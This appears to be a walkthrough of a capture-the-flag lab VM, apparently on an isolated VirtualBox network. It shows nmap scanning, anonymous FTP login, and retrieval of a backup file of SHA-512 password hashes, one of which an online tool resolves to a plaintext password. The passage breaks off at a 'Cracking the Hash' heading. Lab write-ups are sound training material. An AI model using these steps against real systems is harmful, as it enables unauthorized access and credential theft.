
Process to Hack the VM and Find the User Flag

After setting up the internal network (using the internal networking option of the VirtualBox), I started both my Kali Linux (attacker machine) and the Vulnerable Machine (victim machine).

1. **Network Scanning**
   On my Kali machine, I opened the terminal and scanned the network to discover all the devices connected to it using the following command:

   Command: `nmap 192.168.23.0/24`

   After the scan completed, I found the VM's IP address as there were only two devices in the network: the victim machine and my Kali machine.




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.23.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 00:55 CDT
Nmap scan report for 192.168.23.2
Host is up (0.014s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap scan report for 192.168.23.3
Host is up (0.000036s latency).
All 1000 scanned ports on 192.168.23.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (2 hosts up) scanned in 16.87 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

2. **Ping the Target**
   To verify connectivity, I pinged the victim machine using its IP address:

   Command: `ping 192.168.23.2`


   This confirmed that I could communicate with the VM.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.23.2
PING 192.168.23.2 (192.168.23.2) 56(84) bytes of data.
64 bytes from 192.168.23.2: icmp_seq=1 ttl=64 time=4.82 ms
64 bytes from 192.168.23.2: icmp_seq=2 ttl=64 time=2.07 ms
64 bytes from 192.168.23.2: icmp_seq=3 ttl=64 time=1.92 ms
64 bytes from 192.168.23.2: icmp_seq=4 ttl=64 time=1.81 ms
64 bytes from 192.168.23.2: icmp_seq=5 ttl=64 time=1.10 ms
64 bytes from 192.168.23.2: icmp_seq=6 ttl=64 time=26.5 ms
^C
--- 192.168.23.2 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5248ms
rtt min/avg/max/mdev = 1.095/6.366/26.476/9.069 ms

┌──(kali㉿kali)-[~]
└─$
```

3. **Port and Service Enumeration**
   Now that I had the IP address, I began enumeration to identify open ports, services running on those ports, and the OS of the victim machine. I used the following Nmap command:

   Command: `nmap -p- -sV -O 192.168.23.2`



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -O 192.168.23.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 00:56 CDT
Nmap scan report for 192.168.23.2
Host is up (0.0026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
MAC Address: 08:00:27:51:4A:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.56 seconds

┌──(kali㉿kali)-[~]
└─$
```

The scan revealed two open ports:


- **Port 21**: Running FTP service (pyftpdlib 1.5.5)
- **Port 22**: Running SSH service (OpenSSH 7.9p1)

4. **Exploit Research and FTP Connection**
   After identifying the open services and their versions, I researched potential vulnerabilities. The FTP service was the most promising due to the possibility of an anonymous login vulnerability. I attempted to connect to the FTP server using an anonymous login, and I was successful:

   Command: `ftp 192.168.23.2`

   Username: anonymous


   Password: [blank]



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.23.2
Connected to 192.168.23.2.
220 pyftpdlib 1.5.5 ready.
Name (192.168.23.2:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

5. **File Discovery**
   Once connected to the FTP server, I explored the directories using the ls command and discovered a file named backup.


   Command: `ls`



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.23.2
Connected to 192.168.23.2.
220 pyftpdlib 1.5.5 ready.
Name (192.168.23.2:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||36955|).
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> 
```

I downloaded the file to my Kali machine using the following command:


Command: `get backup`



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.23.2
Connected to 192.168.23.2.
220 pyftpdlib 1.5.5 ready.
Name (192.168.23.2:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||36955|).
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||36339|).
125 Data connection already open. Transfer starting.
100% |*******************************|  1062      163.16 KiB/s    00:00 ETA
226 Transfer complete.
1062 bytes received in 00:00 (139.47 KiB/s)
ftp> 
```


6. **Analyzing the Backup File**
   After downloading the backup file, I used the cat command to inspect its contents:

Command: ` cat backup`



```
┌──(kali㉿kali)-[~]
└─$ ls
backup   Documents  Music     Public     Videos
Desktop  Downloads  Pictures  Templates

┌──(kali㉿kali)-[~]
└─$ cat backup
CREDENTIALS:


office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN
3Gvio5To4gjBdeDGzhq.X.

datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFt
BvCI7S4N1b8vlDylF2hG2N0NN/

sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw
8PUeyzJszcwfH0qepG0

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpb
gMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.Qwl1yIWP28ABx.YuOsiRaiKKU.4A1HKs9
XLXtq8qFuC3W6SCE4Ltx/

┌──(kali㉿kali)-[~]
└─$ 
```

The file contained hashed passwords for users on the victim machine. To identify the hash type, I used an online tool (https://hashes.com/en/tools/hash_identifier) and determined that the passwords were hashed using the **SHA-512 crypt** algorithm.



Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view


✔ Possible identifications: Decrypt Hashes

```
$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/ - cheer14 - Possible algorithms: sha512crypt $6$, SHA512 (Unix)
```

7. **Cracking the Hash**

